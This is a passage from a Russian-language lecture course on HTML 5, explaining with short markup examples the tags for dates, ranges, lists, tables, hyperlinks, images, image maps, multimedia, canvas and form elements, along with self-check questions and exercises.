Тегом **<time>** можно обозначать дату и/или время в тексте документа. Если числовое значение не содержится внутри самого элемента, то его необходимо указать в атрибуте `datetime`. По умолчанию **<time>** визуально не выделяется. Примеры:

```
    <p>Мы работаем с <time>10:00</time> до <time>17:30</time>.</p>
    <p>Бортовой счетчик времени и наручные часы Гагарина зафиксировали
<time datetime="1968-03-27 10:31.18">время катастрофы</time>.</p>
```

Для отображения верхних и нижних индексов используются парные теги **<sup>** и **<sub>** соответственно.

Для отображения значений заданного диапазона предназначен тег **<meter>**. Диапазон допустимых значений должен быть обозначен в содержимом элемента или в его атрибутах `min` и `max`. Аналогичным образом, само значение может быть также определено внутри **<meter>** или в атрибуте `value`. Кроме того, тег поддерживает атрибуты `high`, `low` и `optimum`. Первые два из них определяют границы диапазона, значения выше и ниже которых будут считаться высокими и низкими соответственно. Значение `optimum` считается оптимальным для всего диапазона.

```
<meter min="0" max="10">7</meter>
<meter optimum="5" low="3" high="8">7 из 10</meter>
<meter>70%</meter>
```

Для отображения состояния какого-либо процесса (загрузки файла или установки программного обеспечения) HTML 5 предлагает использовать тег **<progress>**, поддерживающий атрибуты `max` и `value`, аналогичные атрибутам тега **<meter>**. Поскольку значение прогресса чаще всего изменяется динамически, элементу обычно присваивается атрибут `id`, задающий идентификатор, с помощью которого можно управлять данным элементом из подключенного к документу сценария.

```
<progress id="download" max="100" value="76">76%</progress>
```

Элементы **<progress>** и **<meter>** отображаются в виде характерной полосы, отражающей текущее значение.

Иногда необходимо расставить в словах т.н. «мягкие» переносы, т.е. обозначить места, в которых допускается переносить слово на следующую строку. Для этого предназначен тег **<wbr />**. Пример:

```
Гиппо<wbr />пото<wbr />монстро<wbr />секип<wbr />педалофобия
```

**Списки.** Стандартом HTML предлагается выбор из трех типов списков. Все они являются составными конструкциями и формируются с помощью структурных тегов. Первые два типа – это нумерованный и ненумерованный списки. Обозначаются они парными тегами **<ol>** и **<ul>** соответственно. Пункты списка располагаются внутри этих элементов как содержимое парных тегов **<li>**, следующих друг за другом.

Элементы нумерованного списка, как и следует из названия, автоматически нумеруются последовательными числами, начиная с единицы. Чтобы изменить стартовое значение, необходимо указать его в атрибуте `start` тега **<ol>**. В HTML 5 появилась возможность изменить направление счета на обратное с помощью атрибута `reversed="reversed"`. Тип нумерации указывается в значении атрибута `type` (натуральные числа, латинские буквы и римские числа в верхнем или нижнем регистре).

Примеры маркированного и нумерованного списков:

```
<ul type="square">
   <li>Атос</li>
   <li>Портос</li>
   <li>Арамис</li>
</ul>
```

```
<ol start="15" reversed="reversed" type="I">
   <li>Людовик – Возлюбленный</li>
   <li>Людовик – Великий</li>
   <li>Людовик – Справедливый</li>
</ol>
```

Третий тип списков предназначен для терминов с определениями и обозначается тегом **<dl>**. Каждому пункту такого списка соответствуют элементы **<dt>**, внутри которого помещается термин, и **<dd>** для самого определения.

```
<dl>
   <dt>Суспензии</dt> <dd>дисперсные системы с жидкой дисперсионной
средой и твердой дисперсной фазой</dd>
   <dt>Эмульсии</dt> <dd>дисперсные системы, состоящие из мелких
капель жидкости (дисперсной фазы), распределенных в другой жидкости
(дисперсионной среде)</dd>
</dl>
```

### *Вопросы для самоконтроля*

1. Какова общая структура HTML-документа? Назовите теги семантических элементов web-страниц.
2. Что такое «тег», «атрибут тега», «значение атрибута тега»? Приведите несколько примеров для каждого понятия.
3. В чем сходство и отличие тегов **<i>** и ****, **** и **<b>**, **** и **<p>**?
4. Приведите примеры блочных и строчных элементов и перечислите их особенности.
5. Назовите устаревшие теги и теги, появившиеся в HTML 5.

### *Упражнения*

1. Следуя общей структуре HTML-документа, создайте web-страницу ***index.html***, содержащую некоторый текст (с заголовками, списками и др. элементами оформления) и откройте ее в браузере. Просмотрите в браузере ее исходный код.
2. Создайте web-страницу, демонстрирующую особенности отображения браузером блочных и строчных элементов.

## 1.2 Лекция 2. Язык разметки гипертекста HTML 5 (продолжение)

*Таблицы. Гиперссылки. Изображения. Навигационные карты. Объекты мультимедиа. Инструменты рисования. Формы.*

**Таблицы.** В языке HTML любая таблица задается тегом **<table>**, который содержит по одному или несколько элементов **<tr>**, **<th>** и **<td>**.

Пример оформления таблицы:

```
<table border="1" cellspacing="5" cellpadding="2">
   <caption>Счет-фактура</caption>
   <tr>
      <th>Товар</th> <th>Цена</th>
   </tr>
   <tr>
      <td>Шлем горнолыжный</td> <td>110 y.e.</td>
      <td>Шлем мотоциклетный</td> <td>150 y.e.</td>
   </tr>
</table>
```

Для рисования таблиц с объединенными ячейками предназначены атрибуты `colspan` и `rowspan` элементов **<td>** и **<th>**. Если присвоить ячейке атрибут `colspan="3"`, то она займет место трех ячеек в строке – свое собственное и двух следующих. Соответственно, две следующих ячейки указывать не нужно, и строка будет содержать на два элемента **<td>** (или **<th>**) меньше. Аналогично, атрибут `rowspan="2"` означает, что ячейка занимает два места в своем столбце, и в следующем элементе **<tr>** соответствующую ячейку нужно пропустить. Если не удалить «лишние» ячейки, то браузер сместит их в следующий столбец, передвинув остальные ячейки еще дальше и исказив тем самым вид таблицы.

Существует ряд тегов, предназначенных для объединения строк и столбцов в группы, что бывает необходимо, когда, например, одна ячейка заголовка соответствует нескольким столбцам с данными или последняя строка таблицы содержит итоговые значения, лексически выделяясь на фоне остальных строк. Строки с ячейками заголовка помещают в элемент **<thead>**, завершающие строки с «итоговыми» ячейками – в элемент **<tfoot>**. Все остальные строки с данными группируются в одном или нескольких элементах **<tbody>**. Таким образом можно сформировать необходимое количество групп. Несмотря на то, что строки из **<tfoot>** будут отображены последними, размещать сам элемент **<tfoot>** можно как после последнего, так и перед первым элементом **<tbody>** (после **<thead>**). В одной таблице может быть только по одному элементу **<thead>** и **<tfoot>**, и любое количество **<tbody>**. Визуально эти теги не отличаются, пока не определены для них соответствующие стили CSS. Если используется **<thead>** или **<tfoot>**, то должен использоваться и **<tbody>**. В каждой из групп обязательно должна быть хотя бы одна строка **<tr>**, и не должно быть строк вне групп.

Для группирования столбцов применяется непарный тег **<col />** и парный **<colgroup>**. В отличие от элементов, группирующих строки, эти теги размещаются сразу после элемента **<caption>** или, если его нет, за открывающим тегом **<table>**. Они не включают в себя ячейки, а лишь указывают на объединяемые столбцы. Оба тега поддерживают атрибут `span`, значением которого является количество группируемых столбцов. Если `span` не указан, то он считается равным единице. Тег **<col />** не создает группу, а лишь позволяет определить общие атрибуты столбцов без необходимости указывать их в каждой ячейке. Тег **<colgroup>** позволяет сделать то же самое, но при этом лексически объединяет столбцы в группу. Бывает необходимость сгруппировать столбцы, но присвоить им разные классы или другие стандартные атрибуты. В таком случае в элемент **<colgroup>** помещается необходимое количество тегов **<col />**. При этом атрибут `span` указывается только в них, а его значение для **<colgroup>** определяется автоматически, как сумма значений `span`, присвоенных расположенным внутри элементам **<col />**. Другие теги в **<colgroup>** запрещены.

**Гиперссылки.** Web-страницы отличаются от своих бумажных аналогов, в первую очередь, наличием ссылок, связывающих web-документы друг с другом. Для обозначения таких ссылок (их называют гиперссылками) применяется тег **<a>**. Адрес страницы (URI), которую должен загрузить браузер при нажатии на гиперссылку, указывается в атрибуте `href`:

```
<a href="http://www.ondistance.info/">текст гиперссылки</a>
```

Если язык страницы, на которую ведет гиперссылка, отличен от языка ссылающейся страницы, то можно добавить атрибут `hreflang`, значением

которого должен быть код языка (ISO 639). Также через дефис можно добавить код страны (ISO 3166). Пример:

```
<a href="http://www.16mb.com/" hreflang="en-US">Hosting</a>
```

Атрибут `target` указывает браузеру, в какой вкладке открывать страницу. Возможные значения атрибута `target`:

- `_self` – в той же вкладке (по умолчанию);
- `_blank` – в новой вкладке;
- `_parent` – в родительском окне (для ссылок во фреймах);
- `_top` – в главном окне (для ссылок во фреймах);
- *имя_фрейма* – в указанном фрейме.

Тег **<a>** можно применять и для ссылок внутри самой web-страницы. Для этого перед этой частью необходимо вставить элемент **<a>**, присвоив ему идентификатор `id` с уникальным значением. В предыдущих версиях HTML для этого применялся атрибут `name`, но начиная с HTML 5 он считается устаревшим и заменен на `id`. Атрибут `href` при этом не нужен, поскольку это не гиперссылка, а всего лишь метка (якорь), на которую она будет ссылаться. Ссылку следует добавлять там, где она необходима, указав в атрибуте `href` значение `id` нужной метки и добавив перед ним символ `#` (решетка). При нажатии на такую ссылку страница не будет перезагружена, а лишь изменится позиция скроллера.

```
<a id="top"><h1>Заголовок</h1></a>
<p>Многостраничный текст (иначе результат не будет заметен)</p>
<p><a href="#top">Вернуться вверх</a></p>
```

Тег **<a>** может указывать не только на HTML-страницы, но и на файлы самых разных типов. Кроме того, в HTML 5 тегу **<a>** добавлен атрибут `media`, который можно использовать только вместе с `href`. Он позволяет указать тип носителя, для которого предназначен ресурс. Основные значения, которые принимает атрибут `media`, следующие:

- `all` – для всех устройств (по умолчанию);
- `screen` – для экранов компьютеров;
- `tty` – для телетайпов и т.п.;
- `tv` – для устройств типа телевизора;
- `projection` – для проекторов;
- `handheld` – для карманных устройств;
- `print` – для предварительного просмотра печати страниц;
- `braille` – для тактильных устройств с алфавитом Брайля;
- `aural` – для синтезаторов речи.

В гиперссылках можно указывать как абсолютный (полный), так и относительный (сокращенный) путь к ресурсам. Например: абсолютные URI – *http://games.org/*, *ftp://ftp.games.org/downloads/supermario.rar*; относительные URI – *soft/office/notepad.exe*, *../../parent/*, *#bottom*. Относительные

пути по умолчанию рассчитываются от полного пути к данному документу. Это правило можно изменить, с помощью элемента **<base />** с атрибутом `href`. В нем указывается базовый путь, относительно которого будут рассчитываться все последующие адреса (поэтому обычно **<base />** размещают внутри **<head>** повыше). Дополнительно в теге **<base />** с помощью атрибута `target` можно установить значение по умолчанию аналогичным атрибутам всех ссылок в документе.

Существует еще один тег (который уже рассматривался), отвечающий за связь документа с другими ресурсами. Это непарный тег **<link />**, размещаемый внутри **<head>**. Его атрибуты в HTML 5 идентичны атрибутам тега **<a>** за тем лишь исключением, что `href` и `rel` являются обязательными, а `target` отсутствует.

**Изображения.** Для вставки в HTML-документ изображений предназначен непарный тег **<img />**, базовые возможности которого определяются следующими атрибутами:

- `src` – относительный или абсолютный URI изображения;
- `alt` – альтернативный текст (для отображения при отключенной графике);
- `width` и `height` – ширина и высота соответственно,

при этом атрибут `src` является обязательным, атрибут `alt` (альтернативный текста) рекомендуется к заполнению. Если не указаны ширина и высота, то картинка отобразится в оригинальном размере, либо, если графика в браузере отключена, то элемент примет такой размер, чтобы в него поместилась `alt`-надпись. Указав лишь один из этих атрибутов, отобразится изображение требуемой ширины или высоты с сохранением оригинальных пропорций. Для достижения точных размеров необходимо указывать оба значения, но масштабирование приводит к потере качества изображения.

```
<img src="mammoth.jpg" alt="Мамонт" width="320" height="240" />
```

Ширину и высоту задают как в пикселях, просто указывая требуемое числовое значение, так и в процентах, добавляя к нему знак `%` (процент). Во втором случае размер изображения будет просчитан браузером от размера родительского элемента, т.е. контейнера, в котором находится **<img />**.

***Навигационные карты.*** Тег **<img />** обладает еще двумя атрибутами, расширяющими его интерактивные возможности. Первый из них – атрибут `ismap="ismap"` – определяет изображение как т.н. навигационную карту, обрабатываемую сервером. Имеет смысл использовать этот атрибут только тогда, когда изображение является гиперссылкой. После щелчка по нему мышью серверу отправляются координаты точки нажатия. Основываясь на полученных данных, сервер (при наличии соответствующего сценария) может произвести некоторые вычисления, направить пользователя на определенную web-страницу и т.п.

Атрибут usermap привязывает к изображению навигационную карту, заданную элементом **<map>** непосредственно в документе. В качестве значения ему присваивается имя карты с предшествующим символом # (решетка). Например, если карта называется map1, то значение usermap будет выглядеть как #map1 (прописные и строчные буквы в данном атрибуте трактуются браузером как разные).

Сам элемент **<map>** – структурный, и позволяет с помощью геометрических объектов создавать навигационную карту, каждая зона которой является полноценной гиперссылкой. Конструкция заключается в тег **<map>** с единственным и обязательным атрибутом name, в котором указывается имя карты. Внутри **<map>** размещаются один или несколько тегов **<area />**, по одному на каждую зону. Элемент **<area />** поддерживает все атрибуты гиперссылки **<a>** (href, hreflang, media, rel, target, type) и атрибут alt, содержащий короткое текстовое описание зоны.

Для определения формы зоны предназначены атрибуты shape и coords, комбинации значений которых описаны в следующей таблице:

Таблица 2.1 – Атрибуты и значения зон в навигационных картах

| Форма зоны | Значение shape | Значение coords | Пояснение |
|---|---|---|---|
| Прямоугольник | Rectangle | left,top,right,bottom | расстояния от границ изображения |
| Круг | Circle | centerx,centery,radius | координаты центра и радиус |
| Многоугольник | Polygon | x1,y1,x2,y2,..,xn,yn | координаты вершин |

Пример навигацинной карты поверх изображения ***car.bmp***:

```
<img src="car.bmp" alt="Схема автомобиля" usemap="#carscheme" />
<map name="carscheme">
   <area shape="rectangle" coords="50,0,100,50" href="cabin.html" />
   <area shape="rectangle" coords="0,50,150,100" href="hood.html" />
   <area shape="circle" coords="50,100,30"  href="left_wheel.html"  />
   <area shape="circle" coords="100,100,30" href="right_wheel.html" />
</map>
```

**Мультимедиа.** Стандарт HTML позволяет вставлять в документ различные объекты, включая аудио/видео- проигрыватели, flash-ролики, скрипты, PDF-документы и прочие сложные объекты.

Элемент **<object>** предназначен для подключения какого-либо внешнего ресурса и может отображаться, в зависимости от его типа, как изображение, встроенный документ или управляемая плагином область. Адрес ресурса (изображение, видеоролик или что-либо другое) указывается в атрибуте data, а его MIME-тип – в type. Если необходимо вставить плагин без указания ресурса, то указывается только type, но в любом случае один из этих атрибутов должен обязательно присутствовать в элементе. Атрибут typemustmatch можно применять только одновременно с data и type. Он указывает, что тип подключаемого ресурса и заявленный тип обяза-

тельно должны совпадать. Если это не так или ресурс указанного типа не может быть отображен в браузере, то вместо объекта выводится содержимое элемента **<object>**. Таким образом, в нем целесообразно помещать информацию о необходимости установки плагина и т.п.

Ширина и высота отображаемого объекта устанавливается в атрибутах `width` и `height` соответственно. Если подключаемый ресурс является изображением, то с **<object>** можно использовать атрибут `usemap`, аналогичный атрибуту элемента **<img />**. Поскольку элемент **<object>** может быть частью формы, он поддерживает также атрибуты `form` и `name`.

```
<object data="flash.swf" width="320" height="230">
  <param name="autoplay" value="false" />
  <param name="volume" value="80%" />
  Требуется установить плагин для воспроизведения Flash-роликов
</object>
```

Подключение некоторых типов ресурсов требует указания дополнительных параметров. Это можно сделать с помощью элементов **<param />**, размещаемых один за другим внутри **<object>**. Этот элемент поддерживает только атрибуты `name` и `value`, в которых указываются соответственно имя и значение передаваемого параметра.

В HTML 5 предусмотрен также элемент **<emded />**, по функциональности аналогичный **<object>**, но имеющий некоторые отличия. Роль атрибута `data` в нем выполняет `src`, а атрибуты `type`, `width` и `height` полностью идентичны. Элемент **<embed />** – пустой, поэтому в нем нельзя указать содержимое на случай, скажем, отсутствия плагина, а дополнительные параметры передаются не в **<param />**, а непосредственно в атрибутах самого **<embed />**. Таким образом, **<embed>** поддерживает произвольный набор атрибутов, удовлетворяющих принятым правилам их составления. Исключением являются зарезервированные названия атрибутов: `name`, `align`, `hspace` и `vspace`, которые нельзя указывать в **<embed />**.

```
<embed src="helloworld.swf" anyparam="value" />
```

Если в **<embed />** не указан ни `src`, ни `type`, или если он находится внутри элемента **<object>**, то он полностью игнорируется. Так задумано в целях совместимости со старыми браузерами, одни из которых поддерживают только **<object>**, а другие – только **<embed />**, что вынуждало web-разработчиков размещать один элемент внутри другого.

Для добавления в web-документ аудио- и видеоинформации HTML 5 предлагает специальные теги **<audio>** и **<video>**. Адрес подключаемого файла указывается в атрибуте `src`. Если браузер не поддерживает элемент, то он, как и в случае с **<object>**, просто отобразит его содержимое. Оба этих элемента поддерживают булевы атрибуты `preload`, `autoplay`, `controls`, `muted`, `loop`, `mediagroup` и `crossorigin`. Первый из них сообщает браузеру, что нужно загрузить файл в память сразу после загрузки страницы. Вто-

рой – о необходимости автоматически начать его проигрывание, и в этом случае preload считается установленным, даже если это не так. Атрибут controls, если указан, включает отображение элементов управления, таких как кнопка проигрывания/паузы, регулятор громкости и т.д. С установленным атрибутом muted в проигрывателе по умолчанию будет выключен звук. С помощью loop можно «зациклить» воспроизведение файла.

Атрибут mediagroup предоставляет возможность синхронизировать воспроизведение медиа ресурсов в двух или более проигрывателях. С его помощью можно, например, добавить на страницу дополнительную звуковую дорожку с альтернативным переводом или видео с сурдопереводом. Для этого достаточно указать в соответствующих элементах **<audio>** и **<video>** атрибут mediagroup с одинаковым текстовым значением.

```
<video src="movie.mp4" controls="controls" mediagroup="movie">
   Данный браузер не поддерживает HTML 5
</video>
<audio src="translate.mp3" mediagroup="movie"></audio>
```

При необходимости, с помощью CSS можно скрыть «лишний» проигрыватель или, скажем, наложить один на другой. HTML 5 также предлагает программный интерфейс для управления воспроизведением в случае, когда все альтернативные дорожки находятся в одном файле.

Элемент **<video>** позволяет указать ширину и высоту окна проигрывателя в атрибутах width и height. Также можно установить изображение, отображаемое до начала воспроизведения видео. Для этого необходимо сообщить его адрес в атрибуте poster.

***Инструменты рисования.*** В HTML 5 появился уникальный элемент для отображения графики – **<canvas>**, который имеет только атрибуты width и height, определяющие его размеры. Функциональность, связанная с рисованием, реализуется с помощью сценариев внутри парного тега **<script>**. Содержимое элемента **<canvas>** отображается только в браузерах, которые его не поддерживают: **<canvas id="example">Обновите браузер</canvas>**.

**Формы.** В языке HTML формы играют ключевую роль при передаче вводимых пользователем данных на сервер, где они принимаются и обрабатываются в соответствии с кодом сценариев. Форма состоит из элемента **<form>**, внутри которого располагается любое содержимое (кроме других форм), включающее одно или несколько полей ввода – кнопки, однострочные и многострочные текстовые поля, выпадающие списки и т.д.

Функциональность формы определяется атрибутами элемента **<form>**. Одним из них является name, в котором можно указать уникальное имя формы. В документе может быть несколько форм, но их имена не должны совпадать, чтобы сценарии могли однозначно идентифицировать поля разных форм.

Перед отправкой формы данные из полей приводятся к MIME-типу, соответствующему значению атрибута enctype. Затем данные отправляются на сервер по адресу, указанному в action, методом, выбранным в атрибуте method. После этого сценарии на серверной стороне могут обрабатывать полученную информацию, формировать запрошенную страницу и отправлять ее обратно браузеру.

- Описание значений атрибута enctype:
  - application/x-www-form-urlencoded – значение по умолчанию, обеспечивающее преобразование пробелов и других специальных символов в UTF-коды (например, %20 – UTF-код пробела);
  - multipart/form-data – это значение необходимо указывать при отправке файлов на сервер, иначе будет отправлено только имя файла, а не его содержимое;
  - text/plain – данные передаются в виде обычного текста.
- Описание значений атрибута method:
  - GET – значение по умолчанию. Данные присоединяются к указанному в action URL в виде пар *поле* = "*значение*", разделенных знаком & (амперсанд). Между URL и списком этих пар ставится знак ? (вопрос): *../index.php?key1=value1&key2=value2*. Если значения полей содержат символы, не входящие в ASCII, необходимо использовать method="POST".
  - POST – данные передаются в теле запроса. Это никак не отражается на URL, поэтому невозможно передать кому-либо ссылку или создать закладку, идентично повторяющую запрос.
  - PUT, DELETE – методы для отправки запросов на добавление и удаление информации. Отличием от метода POST является их идемпотентность, т.е. при повторной загрузке той же страницы не произойдет повторного действия, так как в action указывается не просто сценарий обработчика формы, а именно адрес добавляемой/удаляемой страницы или файла. Эти методы поддерживаются не всеми браузерами и в большинстве случаев вместо них используют метод POST с последующим перенаправлением.

Помимо приведенных выше опций, в атрибуте accept-charset можно указать одну или несколько (через пробел) кодировок, допустимых при заполнении формы. Кроме того, в атрибуте target можно обозначить окно или фрейм, в котором будет загружена запрошенная страница. Допустимые значения те же, что и у тега гиперссылок.

В HTML 5 появились еще два атрибута элемента **<form>**. Атрибут autocomplete со значением on сообщает браузеру о необходимости сохранять вводимые в форму данные для организации функции автозаполнения,

т.е. чтобы при последующем наборе отображать их во всплывающих подсказках. По умолчанию эта опция включена. Чтобы ее отключить, необходимо указать атрибут `autocomplete="off"`.

Еще одним нововведением HTML 5 является проверка полей формы на правильность ввода. По умолчанию эта возможность включена, а отключается атрибутом `novalidate="novalidate"`. При включенной опции браузер должен проверять, допустимы ли введенные значения в соответствующих элементах, и при необходимости блокировать отправку данных.

***Элементы ввода данных.*** Наиболее используемым элементом форм является тег **<input />**. С его помощью создаются поля для ввода текста, паролей и выбора файлов, а также кнопки, флажки и переключатели. В HTML 5 он также приспособлен для ввода всевозможных дат, числовых значений, телефонов, адресов и даже выбора цвета. Все это определяется атрибутом `type`, допустимые значения которого перечислены ниже. Для передачи данных из формы на сервер (в виде пар *поле* = "*значение*") название поля, определяемого элементом **<input />**, задается атрибутом `name`, а его значение по умолчанию указывается в `value`.

**<input type="text" name="***поле***" value="***значение***" />**

Описание значений атрибута `type`:

- `text` – значение по умолчанию. Элемент предназначен для ввода текстовой строки.
- `password` – элемент предназначен для ввода паролей. Все вводимые символы заменяются жирными точками.
- `button` – обычная кнопка, действие которой не определено (применяется для скриптования). Значение `value` отображается на кнопке.
- `reset` – кнопка очистки формы. При нажатии значения всех полей обнуляются.
- `submit` – кнопка отправки данных на сервер. Если такой кнопки нет, то отправка формы осуществляется при нажатии на клавишу Enter, при условии, что в форме есть единственный элемент **<input />** и фокус ввода установлен на нем.
- `image` – альтернативный вариант кнопки отправки данных в виде графического изображения, адрес которого указывается в атрибуте `src`, а альтернативный текст – в `alt`. Ширину и высоту изображения можно определить в атрибутах `width` и `height`. Значение `value` не отображается, но все равно отправляется на сервер.
- `hidden` – скрытое поле. В браузере оно не отображается, но может содержать значения `name` и `value`, отправляемые на сервер. Применяется, когда необходимо передать информацию, не вводимую пользователем (но не подходит для сокрытия ее от него, поскольку передаваемое значение может быть легко просмотрено в исходном коде страницы).

- checkbox – флажок «вкл/выкл». Отображается в виде области с установленной или снятой «галочкой». Если элемент содержит атрибут checked="checked", то по умолчанию галочка будет установлена.
- radio – переключатель в виде кружочка с жирной точкой (значение выбрано) или без нее (не выбрано). Значение по умолчанию определяется атрибутом checked="checked". В отличие от других типов полей, в форме может быть несколько элементов **<input type="radio" />**, и, чтобы при выборе другого элемента отметка с остальных автоматически снималась, всем таким элементам присваивается одинаковое значение атрибута name (тогда сервер получает только значение value выбранного элемента **<input />**). Можно создать несколько групп переключателей, задав элементам каждой из них свое имя.
- file – выбор файла. Отображается аналогично текстовому полю, но с добавленной справа кнопкой «Обзор», при нажатии на которую появляется диалоговое окно выбора файла. Можно ограничить допустимые MIME-типы загружаемых файлов, перечислив их через запятую в атрибуте accept. Также можно разрешить выбор нескольких файлов, указав булев атрибут multiple="multiple". Однако с элементом выбора файла нельзя использовать атрибут value.

Следующие значения атрибута type введены в HTML 5:

- color – специальный элемент для выбора цвета в формате RGB.
- search – текстовое поле ввода поискового запроса. Отличается от обычного текстового поля своим лексическим назначением. Некоторые браузеры отображают на нем дополнительно кнопку очистки поля.
- email – текстовое поле ввода адресов электронной почты. По умолчанию элемент принимает один адрес, но атрибут multiple="multiple" разрешает пользователю ввод нескольких адресов через запятую.
- url – текстовое поле ввода абсолютного URL.
- tel – поле ввода телефонных номеров. В отличие от полей ввода почтовых адресов и URL, телефонный номер по умолчанию не проходит проверку при отправке данных, поскольку существует множество различных форматов телефонных номеров.
- number – поле числового ввода, визуально похожее на текстовое, но с кнопками-стрелками для увеличения/уменьшения значения.
- range – элемент для выбора значения из заданного диапазона. Представляет собой ползунок, минимальное и максимальное значения которого задаются в атрибутах min и max соответственно, а шаг – в атрибуте step.
- time – элемент ввода времени. Похож на поле для ввода чисел, но с разделением на часы и минуты.

- `date` – элемент выбора даты (выпадающий григорианский календарь).
- `datetime-local` – комбинация двух предыдущих элементов для ввода даты и времени без учета часового пояса.
- `datetime` – то же, что и предыдущий элемент, но с установленной временной зоной UTC.
- `week` – элемент для выбора недели. Визуально аналогичен элементу с атрибутом `type="date"`, отличается лишь формат значения.
- `month` – элемент для выбора месяца. Визуально аналогичен элементу с атрибутом `type="date"`, отличается лишь формат значения.

Упомянутые атрибуты `min`, `max` и `step` позволяют определить диапазон и шаг допустимых значений не только для элемента **<input />** с типом `range`, но и в случае с `number` и всеми типами, связанными с выбором даты и времени, включая `week` и `month`. Конечно, значения этих атрибутов, как и атрибута `value`, должны быть в соответствующем формате, который легко увидеть на практике, добавив нужный элемент в документ.

Все текстовые поля с произвольной длиной значения поддерживают еще три атрибута – `maxlength`, позволяющий ограничить эту длину; `size`, в котором задается количество символов, визуально помещающихся в элемент (относительная ширина элемента); а также `pattern`, в котором можно указать регулярное выражение, определяющее шаблон допустимых значений. Например, `pattern="[A-Za-z]{6,}"` означает, что в данном поле разрешено указать не менее шести латинских букв в любом регистре.

Элемент **<input />** поддерживает атрибут `autocomplete`, аналогичный атрибуту формы. Значения `on` и `off` позволяют включить и, соответственно, отключить функцию автозаполнения поля браузером. По умолчанию атрибут считается установленным в значение `on`.

Элемент **<input />** не поддерживает перенос строки, а значит, не позволяет вводить многострочный текст. Для этих целей существует парный тег **<textarea>**, имя которого также задается атрибутом `name`. Его относительные размеры могут быть определены в атрибутах `rows` и `cols`, обозначающими число видимых строк и символов в строке соответственно. Содержимое **<textarea>** хранится не в атрибуте `value`, а между открывающим и закрывающим тегами. Как и в **<input />**, максимальная длина значения может быть задана атрибутом `maxlength`. Если текст не помещается в строку **<textarea>**, то он переносится на следующую. Если строк больше, чем вмещается в элемент, то автоматически появляется полоса прокрутки. В HTML 5 имеется атрибут `wrap`, определяющий способ передачи содержимого на сервер. Установленный в значение `hard`, он добавляет код символа переноса в конец каждой строки. По умолчанию значением `wrap` является `soft`, при котором символы переноса строки не добавляются.

Оба элемента **<input />** и **<textarea>** поддерживают атрибут readonly="readonly", который устанавливает их в режим «только чтение», запрещая редактирование содержимого. Кроме того, в HTML 5 появилась возможность с помощью атрибута placeholder добавить этим элементам короткую подсказку, объясняющую пользователям, какая информация от них требуется (для длинных подсказок используется атрибут title). Атрибут required="required" сообщает браузеру, что поле должно быть обязательно заполнено, чтобы форма могла быть отправлена на сервер.

*Списки.* Для организации выпадающих списков используют структуру, состоящую из элемента **<select>**, внутри которого размещаются дочерние **<option>**, представляющие варианты выбора. Передаваемое на сервер имя поля указывается в атрибуте name элемента **<select>**, а его значение – в атрибуте value элемента **<option>**. В выпадающем списке, как и в случае с переключателем **<input type="radio" />**, из предлагаемых вариантов может быть выбран только один. Чтобы указать вариант по умолчанию, применяется атрибут selected="selected". Заголовок варианта, который пользователь видит в браузере, указывается или в атрибуте label, или, если его нет, непосредственно в содержимом элемента **<option>**. Пример:

```
<select name="animals">
   <option value="tiger" label="Тигр"></option>
   <option value="lion" selected="selected">Лев</option>
   <option value="elephant">Слон</option>
</select>
```

Если в элементе **<select>** задать атрибуту size некоторое числовое значение, то список не станет выпадающим, а будет обычным списком с указанным количеством видимых на экране вариантов. Если их на самом деле больше, то браузер добавит к элементу полосу прокрутки. С помощью атрибута multiple="multiple" можно разрешить пользователю, зажав клавишу Ctrl или Shift, выбрать несколько вариантов одновременно. Такой список не станет выпадающим, и, чтобы указать необходимое количество видимых элементов, необходимо применять атрибут multiple в паре с size.

Варианты из списка можно объединять в группы. Для этого достаточно разместить их внутри элементов **<optgroup>**. Заголовок каждой группы определяется ее атрибутом label. Пример:

```
<select>
   <optgroup label="Серенгети">
      <option value="tiger">Тигр</option>
      <option value="lion">Лев</option>
   </optgroup>
   <optgroup label="Беловежская Пуща">
      <option value="bison">Зубр</option>
      <option value="elk">Лось</option>
   </optgroup>
</select>
```

HTML 5 предоставляет возможность объединить выпадающий список с обычным элементом ввода **<input />**. Такой список может содержать, например, наиболее востребованные поисковые запросы или рекомендуемые значения заполняемого поля. Формируется он элементом **<datalist>**, в который вложены все те же **<option>** с предлагаемыми в атрибутах `value` вариантами. Чтобы связать такой список с полем ввода, необходимо присвоить элементу **<datalist>** уникальный идентификатор `id` и указать его в значении атрибута `list` элемента **<input />**. Пример:

```
<input list="stations" />
<datalist id="stations">
   <option value="Брест-Восточный"></option>
   <option value="Брест-Полесский"></option>
   <option value="Брест-Центральный"></option>
</datalist>
```

По умолчанию **<datalist>** не отображается на странице, а появляется, только когда пользователь вводит данные в поле, к которому он привязан.

*Генерация публичного и секретного ключей.* Еще одним элементом ввода, предлагаемым HTML 5 и визуально похожим на выпадающий список, является **<keygen />**. Это поле предназначено для генерирования пары открытого и секретного ключей, применяемых в технологии асимметричного шифрования, в которой открытый ключ используется для проверки электронной цифровой подписи (ЭЦП) и шифрования сообщений, а секретный – для генерации ЭЦП и расшифровки сообщений. Элемент **<keygen />** представляет собой список, в котором пользователю предлагается выбрать подходящую длину ключа. После отправки формы, в хранилище браузера сохраняется секретный ключ, а на сервер передается упакованный открытый. Элемент **<keygen />** поддерживает стандартный для элементов ввода атрибут `name`, а также атрибуты `keytype` и `challenge`. Первый из них определяет алгоритм асимметричного шифрования (но поскольку HTML 5 не обязует браузеры поддерживать какой-либо алгоритм вообще, то список допустимых значений не фиксирован). Если значение не известно браузеру, то он откажется генерировать пару ключей. Если `keytype` не указан вообще, то используется криптографический алгоритм RSA. Значение атрибута `challenge`, если он указан, упаковывается вместе с открытым ключом для отправки на сервер.

```
<form action="processkey.cgi" method="post">
   <keygen name="key" keytype="rsa" />
   <input type="submit" value="Отправить ключ" />
</form>
```

В HTML 5 не определяются способы использования полученных ключей. Возможна, например, реализация механизма, при котором сервер, получив открытый ключ, сгенерирует пользовательский сертификат и предложит его сохранить вместе с секретным ключом в хранилище ключей

браузера. Пользователь, в свою очередь, при необходимости сможет использовать его для авторизации на сервере.

*Другие элементы форм.* В HTML 5 появился элемент **<output>**, имя и значение которого также передаются на сервер при отправке формы. Однако он не является элементом ввода и предназначен для хранения и отображения каких-либо результатов вычислений. Например, с помощью Javascript можно организовать подсчет по формуле, переменные которой вводятся в других полях формы. Кроме атрибута `name`, привычно содержащего имя передаваемого на сервер поля, **<output>** поддерживает также атрибут `for`, в котором можно указать один или несколько идентификаторов элементов, так или иначе связанных с отображаемым результатом (полученный результат содержится внутри элемента). Пример:

```
<form onsubmit="return false">
  <input name="a" type="number" step="any" /> +
  <input name="b" type="number" step="any" /> =
  <output onforminput="value=a.valueAsNumber+b.valueAsNumber"></output>
</form>
```

